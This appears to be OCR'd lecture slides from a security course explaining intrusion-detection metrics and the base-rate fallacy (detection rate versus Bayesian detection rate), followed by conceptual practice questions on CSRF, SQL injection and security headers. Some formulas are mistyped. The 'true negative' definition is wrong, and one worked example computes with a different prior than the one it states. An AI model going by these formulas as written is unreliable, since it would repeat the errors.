


<u>Example</u>: IDS Received 1,000,000 packets.
20 of them corresponded to an intrusion.
The *<u>intrusion rate</u>* Pr[I] is:
Pr[I] = 20/1,000,000 = .00002

Set of intrusion events I

Intrusion Rate:

$$\Pr[I] = \frac{|I|}{|\Omega|}$$




Defn: Sound
$A \subseteq I$


Set of alerts **A**

Alert Rate:


$$\Pr[A] = \frac{|A|}{|\Omega|}$$



Defn: Complete
$I \subseteq A$


Ω
I
A
Defn: False Negative $I \cap \neg A$
Defn: False Positive $A \cap \neg I$
Defn: True Positive $A \cap I$
Defn: True Negative $\neg(A \cap I)$

Think of the detection rate as the set of *intrusions raising an alert* normalized by the *set of all intrusions*.



Defn: Detection rate

$$\Pr[A|I] = \frac{\Pr[A \cap I]}{\Pr[I]}$$


Ω

Suppose:

$|\Omega| = 1,000,000, |I| = 20$

$|I \cap A| = 18, |A| = 22$


What is the detection rate?



$$\Pr[A|I] = \frac{\Pr[A \cap I]}{\Pr[I]} = \frac{18/1,000,000}{20/1,000,000} = .90 = 90\%$$

Ω

Think of the Bayesian detection rate as the set of *intrusions raising an alert* normalized by the *set of all alerts*. (vs. detection rate which normalizes on intrusions.)



Defn: *Bayesian* Detection rate

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]}$$


! Crux of IDS usefulness

Suppose:

$|\Omega| = 1{,}000{,}000,\ |I| = 20$

$|I \cap A| = 18,\ |A| = 22$

What is the *Bayesian* detection rate $\Pr[I|A]$?



About 18% of all alerts are false positives!

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]} = \frac{0.000018}{0.000022} = .\overline{81} \approx 82\%$$

Challenge

We’re often given the detection rate and know the intrusion rate, and want to calculate the Bayesian detection rate

- 99% accurate medical test
- 99% accurate IDS
- 99% accurate test for deception
- …

Calculating Bayesian Detection Rate

Fact: $\Pr[A] = \Pr[I] * \Pr[A|I] + \Pr[\neg I] * \Pr[A|\neg I]$

So to calculate the Bayesian detection rate:

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]}$$

One way is to compute:

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[I] * \Pr[A|I] + \Pr[\neg I] * \Pr[A|\neg I]}$$

$$\text{Have: } \Pr[T] = 0.001$$

$$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$$

$$\text{Want to calculate: } \Pr[T|A] = \frac{\Pr[T \cap A]}{\Pr[A]}$$

Unknown

Unknown

$$\text{Have: } \Pr[T] = 0.001$$
$$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$$

$$\text{Want to calculate: } \Pr[T|A] = \frac{\Pr[T \cap A]}{\Pr[A]}$$

✓

✓

$$= \frac{\Pr[T \cap A]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] + \Pr[A|\neg T]}$$

$$= \frac{\Pr[A|T] * P[T]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] + \Pr[A|\neg T]}$$

$$\text{Have:}\ \Pr[T] = 0.00001$$
$$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$$

$$\text{Want to calculate:}\ \Pr[T|A] = \frac{\Pr[A|T] * P[T]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] * \Pr[A|\neg T]}$$
$$\frac{.99 * .001}{.001 * .99 + .999 * .01}$$
$$= 0.\overline{09} \approx 9\%$$

Practice Questions

Which of the following helps prevent CSRF attacks?

- Adding a “secret token” to important forms
- Sanitizing input received from POST requests
- Validating that the “Origin” header has a URL from an appropriate domain
- Checking that all users have a valid session token

In his guest lecture, Professor Christin described a technique for using compromised servers to sell unlicensed drugs online without being detected. These compromised servers typically behaved normally, except when visitors reached the site by looking for certain terms on a search engine. How could the site tell when it was visited from a search engine?

You are chatting with your web designer friend who sadly has not taken 18-487. He is building a site that aggregates lots of personal information (stored in a SQL database) and displays statistics about that data. Your friend claims that even if his site has SQL injection vulnerabilities, he does not need to be worried about SQL injection for the following reasons:

- **Data is only read from the database, so all database users have been set to only be able to use the "SELECT" query on the database (as opposed to "DELETE", "INSERT", or "UPDATE" queries). Attackers, therefore, cannot modify the database with SQL injection.**
- **The results of any given query are never sent back directly to the user. Instead, they are aggregated and processed on the server to produce combined results that are later sent to the user.**

Why might your friend still need to be concerned about SQL injection?

In class, we discussed how new HTTP headers have been created to address web security concerns, including the “Origin” header for Cross-Site Request Forgery and the “X-Frame-Options” header to stop pages form being framed. What is one advantage and one disadvantage of using HTTP headers to solve web security issues?

Questions?

END